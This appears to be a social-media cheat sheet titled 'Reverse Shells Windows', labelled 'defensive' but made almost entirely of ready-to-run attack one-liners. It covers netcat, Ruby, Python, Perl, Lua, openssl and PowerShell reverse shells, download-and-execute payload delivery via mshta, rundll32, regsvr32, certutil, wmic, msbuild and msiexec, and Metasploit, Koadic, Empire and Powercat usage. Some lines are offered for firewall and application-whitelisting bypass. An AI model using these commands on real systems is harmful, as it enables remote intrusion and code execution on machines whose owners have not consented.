



hexsecteam



hexsec_tools




hexsecteam

Reverse Shells Windows

HexSecTricks

Defensive Cheat Sheet



hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

NC

bash

```
nc.exe -e cmd.exe <Attacker_IP> <PORT>
```

NCAT

victim

```
ncat.exe <Attacker_IP> <PORT> -e "cmd.exe /c (cmd.exe 2>&1)"
```

#Encryption to bypass firewall

```
ncat.exe <Attacker_IP> <PORT eg.443> --ssl -e "cmd.exe /c (cmd.exe 2>&1)"
```

attacker

```
ncat -l <PORT>
```

#Encryption to bypass firewall

```
ncat -l <PORT eg.443> --ssl
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

SBD

sbd is a portable and secure Netcat alternative. It works on Unix-like systems and Win32. With features like strong encryption, program execution, customizable source ports, and continuous reconnection, sbd provides a versatile solution for TCP/IP communication. For Windows users, the sbd.exe version from the Kali Linux distribution can be used as a reliable replacement for Netcat.

```
bash
```

```
# Victims machine
```

```
sbd -l -p 4444 -e bash -v -n  
listening on port 4444
```

```
# Attackers
```

```
sbd 10.10.10.10 4444  
id  
uid=0(root) gid=0(root) groups=0(root)
```

Ruby

```
#Windows
```

```
ruby -rsocket -e 'c=TCPSocket.new("[IPADDR]", "[PORT]");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Python

bash

```
#Windows
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib:
[[[[]]]((s.connect(('10.11.0.37', 4444)), [[(s2p_thread.start(),
[(p2s_thread.start(), (lambda __out: (lambda __ctx: [__ctx.__enter__(),
__ctx.__exit__(None, None, None), __out[0](lambda: None)])[2])
(__contextlib.nested(type('except', (), {'__enter__': lambda self: None,
'__exit__': lambda __self, __exctype, __value, __traceback: __exctype is not
None and (issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in
[(s.close(), lambda after: after())[1])][0])))((), type('try', (),
{'__enter__': lambda self: None, '__exit__': lambda __self, __exctype,
__value, __traceback: [False for __out[0] in [(p.wait(), (lambda __after:
__after()))[1])][0])))([None]))[1] for p2s_thread.daemon in [(True)]]
[0] for __g['p2s_thread'] in [(threading.Thread(target=p2s, args=[s, p]))]]
[0])[1] for s2p_thread.daemon in [(True)]] [0] for __g['s2p_thread'] in
[(threading.Thread(target=s2p, args=[s, p]))]] [0] for __g['p'] in
[(subprocess.Popen(['\\windows\\system32\\cmd.exe'], stdout=subprocess.PIPE,
stderr=subprocess.STDOUT, stdin=subprocess.PIPE))][0])[1] for __g['s'] in
[(socket.socket(socket.AF_INET, socket.SOCK_STREAM))][0] for __g['p2s'],
p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda
__this: lambda: (__l['s'].send(__l['p'].stdout.read(1)), __this())[1] if
True else __after()))(lambda: None) for __l['s'], __l['p'] in [(s, p)]]
[0])({}), 'p2s')][0] for __g['s2p'], s2p.__name__ in [(lambda s, p: (lambda
__l: [(lambda __after: __y(lambda __this: lambda: [(lambda __after:
(__l['p'].stdin.write(__l['data']), __after())[1] if (len(__l['data']) > 0)
else __after()))(lambda: __this()) for __l['data'] in
[(__l['s'].recv(1024))][0] if True else __after()))(lambda: None) for
__l['s'], __l['p'] in [(s, p)]] [0])({}), 's2p')][0] for __g['os'] in
[(__import__('os', __g, __g))][0] for __g['socket'] in
[(__import__('socket', __g, __g))][0] for __g['subprocess'] in
[(__import__('subprocess', __g, __g))][0] for __g['threading'] in
[(__import__('threading', __g, __g))][0])(lambda f: (lambda x: x(x))
(lambda y: f(lambda: y(y))))), globals(), __import__('contextlib'))"
```

hexsec.netlify.app



hexsecteam



hexsec_tools



hexsecteam

Perl

bash

```
perl -e 'use Socket;$i="ATTACKING-IP";$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"ATTACKING-IP:80");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_while<>;'
```

Lua

bash

```
lua5.1 -e 'local host, port = "127.0.0.1", 4444 local socket = require("socket") local tcp = socket.tcp() local io = require("io") tcp:connect(host, port); while true do local cmd, status, partial = tcp:receive() local f = io.popen(cmd, 'r') local s = f:read("*a") f:close() tcp:send(s) if status == "closed" then break end end tcp:close()'
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

OpenSSH

Attacker (Kali)

bash

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out  
cert.pem -days 365 -nodes #Generate certificate
```

```
openssl s_server -quiet -key key.pem -cert cert.pem -port  
<l_port> #Here you will be able to introduce the commands
```

```
openssl s_server -quiet -key key.pem -cert cert.pem -port  
<l_port2> #Here yo will be able to get the response
```

Victim

#Linux

```
openssl s_client -quiet -connect <ATTACKER_IP>:  
<PORT1>|/bin/bash|openssl s_client -quiet -connect  
<ATTACKER_IP>:<PORT2>
```

#Windows

```
openssl.exe s_client -quiet -connect <ATTACKER_IP>:  
<PORT1>|cmd.exe|openssl s_client -quiet -connect  
<ATTACKER_IP>:<PORT2>
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Powershell

bash

```
powershell -exec bypass -c "(New-Object  
Net.WebClient).Proxy.Credentials=  
[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http:  
//10.2.0.5/shell.ps1')|iex"
```

```
powershell "IEX(New-Object  
Net.WebClient).downloadString('http://10.10.14.9:8000/ipw.p  
s1')"
```

```
Start-Process -NoNewWindow powershell "IEX(New-Object  
Net.WebClient).downloadString('http://10.222.0.26:8000/ipst  
.ps1')"
```

```
echo IEX(New-Object  
Net.WebClient).DownloadString('http://10.10.14.13:8000/Powe  
rUp.ps1') | powershell -nopprofile
```

Process performing network call: powershell.exe

Payload written on disk: NO (at least nowhere I could find using procmon !)

bash

```
powershell -exec bypass -f  
\\webdavserver\folder\payload.ps1
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Powershell

Process performing network call: svchost.exe

Payload written on disk: WebDAV client local cache

One liner:

bash

```
$client = New-Object
System.Net.Sockets.TCPClient("10.10.10.10",80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%
{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne
0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2
= $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write
($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Clo
se()
```

Get more info about different Powershell Shells at the end of this document

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Mshta

bash

mshta

```
vbscript:Close(Execute("GetObject(""script:http://webserver/payload.sct"")))
```

bash

```
mshta http://webserver/payload.hta
```

bash

```
mshta \\webdavserver\folder\payload.hta
```

Example of hta-psh reverse shell (use hta to download and execute PS backdoor)

```
<script
language="VBScript">CreateObject("Wscript.Shell").Run
"powershell -ep bypass -w hidden IEX (New-Object
System.Net.Webclient).DownloadString('http://119.91.129.12:
8080/1.ps1')"</script>
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Mshta

You can download & execute very easily a Koadic zombie using the stager hta

hta example

```
<html>
<head>
<HTA:APPLICATION ID="HelloExample">
  <script language="jscript">var c = "cmd.exe /c
calc.exe"; new ActiveXObject('WScript.Shell').Run(c);
</script>
</head>
<body>
<script>self.close();</script>
</body>
</html>
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Mshta-sct

mshta - sct

```
<?XML version="1.0"?><!-- rundll32.exe  
javascript:"\..\mshtml,RunHTMLApplication  
";o=GetObject("script:http://webserver/scriptlet.sct");windo  
w.close(); --><!-- mshta  
vbscript:Close(Execute("GetObject(""script:http://webserver  
/scriptlet.sct"")) --><!-- mshta  
vbscript:Close(Execute("GetObject(""script:C:\local\path\sc  
riptlet.sct"")) --><scriptlet><public></public><script  
language="JScript"> <![CDATA[ var r = new  
ActiveXObject("WScript.Shell").Run("calc.exe"); ]]>  
</script></scriptlet>
```

Mshta - Metasploit

bash

```
use exploit/windows/misc/hta_server  
msf exploit(windows/misc/hta_server) > set srvhost  
192.168.1.109  
msf exploit(windows/misc/hta_server) > set lhost  
192.168.1.109  
msf exploit(windows/misc/hta_server) > exploit
```

bash

```
Victim> mshta.exe //192.168.1.109:8080/5EEiDSd70ET0k.hta  
#The file name is given in the output of metasploit
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Rundll32

Dll hello world example

bash

```
rundll32 \\webdavserver\folder\payload.dll,entrypoint
```

bash

```
rundll32.exe
```

```
javascript:"..\mshtml,RunHTMLApplication";o=GetObject("script:http://webserver/payload.sct");window.close();
```

Rundll32-sct

From here

xml

```
<?XML version="1.0"?><!-- rundll32.exe  
javascript:"..\mshtml,RunHTMLApplication  
";o=GetObject("script:http://webserver/scriptlet.sct");window.close(); --><!-- mshta  
vbscript:Close(Execute("GetObject("script:http://webserver/scriptlet.sct")")) --><scriptlet><public></public><script  
language="JScript"> <![CDATA[ var r = new  
ActiveXObject("WScript.Shell").Run("calc.exe"); ]]>  
</script></scriptlet>
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Rundll32 - Metasploit

bash

```
use windows/smb/smb_delivery
```

```
run
```

#You will be given the command to run in the victim:

```
rundll32.exe \\10.2.0.5\Iwvc\test.dll,0
```

Rundll32 - Koadic

bash

```
use stager/js/rundll32_js
```

```
set SRVHOST 192.168.1.107
```

```
set ENDPOINT sales
```

```
run
```

#Koadic will tell you what you need to execute inside the victim, it will be something like:

```
rundll32.exe javascript:"..\mshtml, RunHTMLApplication  
";x=new%20ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open(  
"GET", "http://10.2.0.5:9997/ownmG", false);x.send();eval(x.r  
esponseText);window.close();
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Regsvr32 Metasploit

bash

```
use multi/script/web_delivery
set target 3
set payload windows/meterpreter/reverse/tcp
set lhost 10.2.0.5
run

#You will be given the command to run in the victim:
regsvr32 /s /n /u /i:http://10.2.0.5:8080/82j8mC8JBb1t.sct
scrobj.dll
```

You can download & execute very easily a Koadic zombie using the stager regsvr

Certutil

Download a B64dll, decode it and execute it.

bash

```
certutil -urlcache -split -f http://webserver/payload.b64
payload.b64 & certutil -decode payload.b64 payload.dll &
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil
/logfile= /LogToConsole=false /u payload.dll
```

Download a B64exe, decode it and execute it.

bash

```
certutil -urlcache -split -f http://webserver/payload.b64
payload.b64 & certutil -decode payload.b64 payload.exe &
payload.exe
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Cscript/Wscript

bash

```
powershell.exe -c "(New-Object  
System.NET.WebClient).DownloadFile('http://10.2.0.5:8000/re  
verse_shell.vbs', \"$env:temp\test.vbs\");Start-Process  
%windir%\system32\cscript.exe \"$env:temp\test.vbs\""
```

Cscript Metasploit

bash

```
msfvenom -p cmd/windows/reverse_powershell lhost=10.2.0.5  
lport=4444 -f vbs > shell.vbs
```

PS-Bat

bash

```
\\webdavserver\folder\batchfile.bat
```

Process performing network call: svchost.exe

Payload written on disk: WebDAV client local cache

bash

```
msfvenom -p cmd/windows/reverse_powershell lhost=10.2.0.5  
lport=4444 > shell.bat impacket-smbserver -smb2support kali  
'pwd'
```

bash

```
\\10.8.0.3\kali\shell.bat
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

MSIExec

attacker:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.2.0.5  
lport=1234 -f msi > shell.msi python -m SimpleHTTPServer 80
```

victim:

```
victim> msixec /quiet /i \\10.2.0.5\kali\shell.msi
```

Wmic

bash

```
wmic os get /format:"https://webserver/payload.xsl"
```

Example xsl file from here:

bash

```
<?xml version='1.0'?><stylesheet  
xmlns="http://www.w3.org/1999/XSL/Transform"  
xmlns:ms="urn:schemas-microsoft-com:xslt"  
xmlns:user="placeholder" version="1.0"><output  
method="text"/><ms:script implements-prefix="user"  
language="JScript"> <![CDATA[ var r = new  
ActiveXObject("WScript.Shell").Run("cmd.exe /c echo  
IEX(New-Object  
Net.WebClient).DownloadString('http://10.2.0.5/shell.ps1')  
| powershell -noprofile -"); ]]> </ms:script></stylesheet>
```

You can download & execute very easily a Koadic zombie using the stager wmic

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Msbuild

```
cmd /V /c "set  
MB="C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild  
.exe" & !MB! /noautoresponse /preprocess  
\\webdavserver\folder\payload.xml > payload.xml & !MB!  
payload.xml"
```

You can use this technique to bypass Application Whitelisting and Powershell.exe restrictions. As you will be prompted with a PS shell.
Just download this and execute it:

<https://raw.githubusercontent.com/Cn33liz/MSBuildShell/master/MSBuildShell.csproj>

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe  
MSBuildShell.csproj
```

CSC

Compile C# code in the victim machine.

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe  
/unsafe /out:shell.exe shell.cs
```

You can download a basic C# reverse shell [from here](#):

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Regasm/Regsvc

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\regasm.exe  
/u \\webdavserver\folder\payload.dll
```

I haven't tried it from here

Odbcconf

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\regasm.exe  
/u \\webdavserver\folder\payload.dll
```

I haven't tried it from here

Powershell Shells

PS-Nishang

In the Shells folder, there are a lot of different shells. To download and execute Invoke-PowerShellTcp.ps1 make a copy of the script and append to the end of the file:

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.2.0.5 -Port  
4444
```

Start serving the script in a web server and execute it on the victim's end:

```
powershell -exec bypass -c  
"iwr('http://10.11.0.134/shell2.ps1')|iex"
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

PS-Powercat

Download [from here](#)

Download, start a web server, start the listener, and execute it on the victim's end:

```
powershell -exec bypass -c  
"iwr('http://10.2.0.5/powercat.ps1')|iex;powercat -c  
10.2.0.5 -p 4444 -e cmd"
```

Other options offered by powercat:

Bind shells, Reverse shell (TCP, UDP, DNS), Port redirect, upload/download, Generate payloads, Serve files...

Serve a cmd Shell:

```
powercat -l -p 443 -e cmd
```

Send a cmd Shell:

```
powercat -c 10.1.1.1 -p 443 -e cmd
```

Send a powershell:

```
powercat -c 10.1.1.1 -p 443 -ep
```

Send a powershell UDP:

```
powercat -c 10.1.1.1 -p 443 -ep -u
```

TCP Listener to TCP Client Relay:

```
powercat -l -p 8000 -r tcp:10.1.1.16:443
```

Generate a reverse tcp payload which connects back to 10.1.1.15 port 443:

```
powercat -c 10.1.1.15 -p 443 -e cmd -g
```

Start A Persistent Server That Serves a File:

```
powercat -l -p 443 -i C:\inputfile -rep
```

hexsec.netlify.app





hexsecteam



hexsec_tools



hexsecteam

Empire

<https://github.com/EmpireProject/Empire>

Create a powershell launcher, save it in a file and download and execute it.

```
powershell -exec bypass -c  
"iwr('http://10.2.0.5/launcher.ps1')|iex;powercat -c  
10.2.0.5 -p 4444 -e cmd"
```

MSF-Unicorn

<https://github.com/trustedsec/unicorn>

Create a powershell version of metasploit backdoor using unicorn

```
python unicorn.py windows/meterpreter/reverse_https  
10.2.0.5 443
```

Start msfconsole with the created resource:

```
msfconsole -r unicorn.rc
```

Start a web server serving the powershell_attack.txt file and execute in the victim:

```
powershell -exec bypass -c  
"iwr('http://10.2.0.5/powershell_attack.txt')|iex"
```

Knowledge is power – keep it alive by sharing.

hexsec.netlify.app



Follow for more



FOLLOW FOR MORE HACKING & AI SECURITY CONTENT
Daily tools • Tutorials • Offensive AI • Cyber Security

 hexsecteam

 hexsec_tools

 hexsecteam

 Full tool list & PDF available
👉 Comment “INTERESTED” and I’ll send it to you

Save • Share • Follow

Thanks for watching ⚡



Educational purposes only — ethical learning & responsible use.